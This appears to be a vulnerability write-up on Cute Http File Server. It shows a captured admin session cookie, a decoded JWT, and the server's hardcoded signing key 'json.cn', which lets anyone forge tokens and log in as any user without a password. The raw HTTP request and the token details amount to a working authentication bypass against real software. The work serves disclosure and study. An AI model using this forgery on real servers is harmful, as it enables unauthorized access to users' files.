

Cute Http File Server jwt

[Get Cookies for Admin](#)

[JWT Decryption and Forgery](#)

[Experimental effect](#)

[before login](#)

[first](#)

[second](#)


[successful jwt forgery](#)

Offical website address:<http://iscute.cn/chfs>

Offical github website address: <https://github.com/ods-im/CuteHttpFileServer>

Get Cookies for Admin

This project has no registration function, so we need to set up a local environment,create a user manually。 Let's create an admin user here



then locally login



and obtain their cookies after login successfully

```
Pretty 原始 十六进制
1 GET / HTTP/1.1
2 Host: 192.168.129.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JWT=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pb2IiImV4cCI6MTcwODI2NDY4NH0.Xc17butux
  IOJkqlpwI8CHsNJndo8gXdjvmqfDLzh8Q4; user=admin
9 Upgrade-Insecure-Requests: 1
```

JWT Decryption and Forgery

JWT decryption, the payload only contains the admin user we just registered, without verifying the current user's password. At the same time, the symmetric key has also been decrypted. From then on, any identity login can be achieved using JWT

Note: payload has a time limit, if it expires, please log in again to capture the new cookie

jwt解密/加密


编码区域	操作区域	解码区域
<div>JWT Token</div> <div>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2MiOiJhZG1pb2IiImV4cCI6MTcwODI2NDY4NH0.Xc17butuxIOJkqlpwI8CHsNJndo8gXdjvmqfDLzh8Q4</div>	<div>签名算法:</div> <div>HS256</div> <div>← 编码</div> <div>→ 解码</div> <div>✓ 校验</div> <div>Unix 时间互转</div>	<div>头部/Header</div> <div>{ "alg": "HS256", "typ": "JWT" }</div> <div>载荷/Payload</div> <div>{ "acc": "admin", "exp": 1708264684 }</div> <div>对称密钥</div> <div>json.cn</div>

Experimental effect


Now we are trying not to use a password, but to use our forged JWT to achieve login

before login

first



second



successful jwt forgery

F5 refreshes the browser and finds that the admin user has successfully logged in without a password. Therefore, we can follow the above method to achieve login with any identity

在当前页面中搜索...



admin

根目录

文件^

大小

修改时间

操作



test

2024-02-18 20:16:31



10.txt

37B

2024-02-18 20:15:39



ctf寒假学习.txt

227B

2024-02-18 20:15:26



存储

调试器

网络

样式编辑器

性能

内存

无障碍环境

应用程序

HackBar

项目过滤器

名称	值	Domain	Path	Expires / Max-Age	大小
JWT	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhbnV4IjoiYm9keSIsImV4cCI6MTcwODI2NDY4NH0.Xc17bu...	192.168.12...	/	Mon, 19 Feb 2024 1...	127
user	admin	192.168.12...	/	Mon, 19 Feb 2024 1...	9
{7577592a-6eaa-40af-95e9-...	value	192.168.12...	/	Mon, 19 Feb 2024 1...	43